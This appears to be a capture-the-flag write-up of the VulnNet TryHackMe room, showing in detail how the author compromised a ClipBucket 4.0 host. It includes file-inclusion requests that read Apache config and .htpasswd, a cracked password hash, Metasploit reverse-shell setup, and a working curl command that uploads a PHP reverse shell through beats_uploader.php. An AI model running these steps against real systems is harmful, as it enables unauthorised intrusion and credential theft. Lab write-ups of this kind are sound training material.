
Username:

Password:

I tried common credentials like:

admin:admin,admin:password,admin:12345,admin:abc123, admin:vulnnet, admin:vulnnet.thm
But it didn’t work.

I tried Burpsuite **Intruder** to perform Bruteforce attack but couldn’t find anything.



2. Intruder attack of http://broadcast.vulnnet.thm - Temporary attack - Not saved to project file

Payload sets

You can define one or more payload sets. The number of payload sets depends on

Payload set: 1 Payload count: 1,679,616

Payload type: Brute forcer Request count: 1,679,616

Payload settings [Brute forcer]

This payload type generates payloads of specified lengths that contain all permut

Character set: abcdefghijklmnopqrstuvwxyz0123456789

Min length: 4

Max length: 4

Payload processing

You can define rules to perform various processing tasks on each payload before i

Enabled	Rule

Payload encoding

This setting can be used to URL-encode selected characters within the final paylo


☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
0		401	□	□	703	
1	aaaa	400	□	□	485	
2	baaa	400	□	□	485	
3	caaa	400	□	□	485	
4	daaa	400	□	□	485	
5	eaaa	400	□	□	485	
6	faaa	400	□	□	485	
7	gaaa	400	□	□	485	
8	haaa	400	□	□	485	
9	iaaa	400	□	□	485	
10	jaaa	400	□	□	485	
11	kaaa	400	□	□	485	
12	laaa	400	□	□	485	

51 of 1679616


I got stuck here. Then I got to know about a configuration file called 000-default.conf which contains configuration information on every website enabled on the server i decided to take a look at the file.


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send
Cancel
Target: http://10.10.212.40
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 0
Request headers 9
Response headers 6
Search...
0 matches
Done
6,706 bytes | 177 millis
Menu
gedit /etc/hosts - Parrot...
Mozilla Firefox
Burp Suite Community ...
hosts (/etc) - gedit (as su...

```
GET /?referer=/etc/apache2/sites-enabled/000-default.conf HTTP/1.1
Host: 10.10.212.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.212.40/
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

```
      ServerName vulnnet.thm
      DocumentRoot /var/www/main
      ErrorLog ${APACHE_LOG_DIR}/error.log
      CustomLog ${APACHE_LOG_DIR}/access.log combined
      <Directory /var/www/main>
        Order allow,deny
        allow from all
      </Directory>
    </VirtualHost>

    <VirtualHost *:80>
      ServerAdmin webmaster@localhost
      ServerName broadcast.vulnnet.thm
      DocumentRoot /var/www/html
      ErrorLog ${APACHE_LOG_DIR}/error.log
      CustomLog ${APACHE_LOG_DIR}/access.log combined
      <Directory /var/www/html>
        Order allow,deny
        allow from all
        AuthType Basic
        AuthName "Restricted Content"
        AuthUserFile /etc/apache2/.htpasswd
        Require valid-user
      </Directory>
    </VirtualHost>
    <script src="/js/index__7ed54732.js">
    </script>
    <script src="/js/index__d8338055.js">
    </script>

  </body>
</html>
```

Here I got to know that the credential for the **broadcast.vulnnet.thm** is stored in **/etc/apache2/.htpasswd.**



Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send
Cancel
Target: http://10.10.212.40
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 0
Request headers 9
Response headers 6
Search...
0 matches
Done
6,070 bytes | 189 millis
Menu
gedit /etc/hosts - Parrot...
Mozilla Firefox
Burp Suite Community ...
hosts (/etc) - gedit (as su...

```
GET /?referer=/etc/apache2/.htpasswd HTTP/1.1
Host: 10.10.212.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.212.40/
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

```
            <p>
              It is a long established fact that a reader will be distracted by the readable
               content of a page when looking at its layout. The point of using Lorem Ipsum
              is that it has a more-or-less normal distribution of letters, as opposed to
              using 'Content here, content here', making it look like readable English. Many
               desktop publishing packages and web page editors now use Lorem Ipsum as their
               default model text, and a search for 'lorem ipsum' will uncover many web
              sites still in their infancy.
            </p>

            <h4>
              More Information
            </h4>
            <p>
              Quickly communicate enabled technology and turnkey leadership skills. Uniquely
               enable accurate supply chains rather than frictionless technology.
            </p>
          </div>
        </div>

      </div>

    </div>

    developers:$apr1$ntOz2ERF$Sd6FT8YVTValWjL7bJv0P0
    <script src="/js/index__7ed54732.js">
    </script>
    <script src="/js/index__d8338055.js">
    </script>

  </body>
</html>
```

I tried to read the file and got the credentials but it’s hashed.

I visited **crackstation.net** to try to decrypt it but failed.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
$apr1$ntOz2ERF$Sd6FT8YVTValWjL7bJv0P0
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
$apr1$ntOz2ERF$Sd6FT8YVTValWjL7bJv0P0	Unknown	Unrecognized hash format.

Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.


Then, I tried to crack it using **John the Ripper.**


gedit /etc/hosts - Parrot Terminal
openvpn thm.ovpn - Parrot Terminal
john --wordlist=rockyou.txt hash.txt - Parrot Terminal
Parrot Terminal

```
┌─[root@parrot]─[/usr/share/wordlists]
└──╼ #john --wordlist=rockyou.txt hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
9972761drmfsls   (?)
1g 0:00:00:16 DONE (2023-10-29 22:30) 0.06067g/s 131137p/s 131137c/s 131137C/s 9991234..99686420
Use the "--show" option to display all of the cracked passwords reliably
Session completed
┌─[root@parrot]─[/usr/share/wordlists]
└──╼ #
```

I was able to crack it successfully!!

Let’s login now and I was able to get in.


http://broadcast.vulnnet.thm/
Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources Internet Archive: Wayb... GitHub - payloadbox/c...
CLIPBUCKET
a way to broadcast yourself
Videos Photos Channels Collections
Videos
Search keyword here
Create New Account
Login
Forged By ClipBucket
Menu john --wordlist=rockyo... ClipBucket v4.0 - VulnN... Burp Suite Community ...

Featured Videos

no featured videos found


Recent Videos

no recent videos found

Top Collections

You dont have any collection

Here I noticed that it's using **ClipBucket v4.0.** Let's search for it to know what it is.



This exploit use python 3. python ...


Exploit Database
https://www.exploit-db.com › exploits
ClipBucket < 4.0.0 - Release 4902 - Command Injection ...
05-Mar-2018 — Date: 2018-03-05. Vulnerable App:.

ClipBucket
https://clipbucket.com › download
Download ClipBucket Latest Version
We are glad to announced that we have released **ClipBucket V4**.1 today. Most important aspect of this version is upgrading to PHP 7. **ClipBucket V4**.1 comes ...

SEC Consult
https://sec-consult.com › vulnerability-lab › advisory
OS Command Injection, Arbitrary File Upload & SQL ...
Clipbucket version 2.8.3 and **version 4.0**.0 have been tested. These versions were the latest at the time the security vulnerabilities were discovered. Vendor ...


Exploit Notes
https://exploit-notes.hdks.org › exploit › web › clipbu...

I got to know that it's a **CMS** and has several vulnerabilities. Let's use msfconsole to check what vulnerabilities it contains.




```
[msf](Jobs:0 Agents:0) >> search clipbucket

Matching Modules
================

   #  Name                                         Disclosure Date  Rank       Check  Description
   -  ----                                         ---------------  ----       -----  -----------
   0  exploit/unix/webapp/clipbucket_upload_exec     2013-10-04       excellent  Yes    ClipBucket Remote Code Execution
   1  exploit/multi/http/clipbucket_fileupload_exec  2018-03-03       excellent  Yes    ClipBucket beats_uploader Unauthenticated Arbitrary File Upload


Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/http/clipbucket_fileupload_exec
```

So, I got to know that it has **RCE & File upload vulnerabilities.** Let's exploit it using **msfconsole**.



```
RHOST => 10.10.212.40
[msf](Jobs:0 Agents:0) exploit(unix/webapp/clipbucket_upload_exec) >> options

Module options (exploit/unix/webapp/clipbucket_upload_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.212.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the ClipBucket application
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Clipbucket 2.6



View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(unix/webapp/clipbucket_upload_exec) >> 
```


After setting the remote host (RHOST) I was reading to attack it.



```
View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(multi/http/clipbucket_fileupload_exec) >> set TARGETURI http://broadcast.vulnnet.thm/
TARGETURI => http://broadcast.vulnnet.thm/
[msf](Jobs:0 Agents:0) exploit(multi/http/clipbucket_fileupload_exec) >> exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Uploading payload..
[-] Exploit aborted due to failure: none: 10.10.212.40:80 - File wasn't uploaded, aborting!
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(multi/http/clipbucket_fileupload_exec) >> Interrupt: use the 'exit' command to quit
[msf](Jobs:0 Agents:0) exploit(multi/http/clipbucket_fileupload_exec) >> 
```

I got stuck here for an hour or two. I tried everything but it always failed. Then I search internet for some manual method. Then, I tried to upload php reverse shell manually since it had file upload vulnerability.

I opened **Burpsuite** to check my authentication header.



```
GET /manage_collections.php?mode=add_new HTTP/1.1
Host: broadcast.vulnnet.thm
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://broadcast.vulnnet.thm/collections.php
DNT: 1
Authorization: Basic ZGV2ZWxvcGVyczo5OTcyNzYxZHJtZnNscw==
Connection: close
Cookie: PHPSESSID=noknqr58ruouslap0betk235pt; pageredir=http%3A%2F%2Fbroadcast.vulnnet.thm%2Fcollections.php; quick_list_box=show
Upgrade-Insecure-Requests: 1


```


I made the request using following command:

curl -H "Authorization: Basic ZGV2ZWxvcGVyczo5OTcyNzYxZHJtZnNscw==" -F "file=@php-reverse-shell.php" -F "plupload=1" -F "name=php-reverse-shell.php" http://broadcast.vulnnet.thm/actions/beats_uploader.php

Response:

creatingfile{"success":"yes","file_name":"1698623731f7315d","extension":"php","file_directory":"CB_BEATS_UPLOAD_DIR"}


Thus, php file was uploaded successfully named “1698623731f7315d.php”




```
┌─[root@parrot]─[/home/parrot/php-reverse-shell]
└──╼ #curl -H "Authorization: Basic ZGV2ZWxvcGVyczo5OTcyNzYxZHJtZnNscw==" -F "file=@php-reverse-shell.php" -F "plupload=1" -F "name=php-reverse-shell.php" "http://broadcast.vulnnet.thm/acti
ns/beats_uploader.php"
creating file{"success":"yes","file_name":"1698623731f7315d","extension":"php","file_directory":"CB_BEATS_UPLOAD_DIR"} ┌─[root@parrot]─[/home/parrot/php-reverse-shell]
└──╼ #
```

I successfully uploaded the file.

I started **netcat** listener & finally got the shell

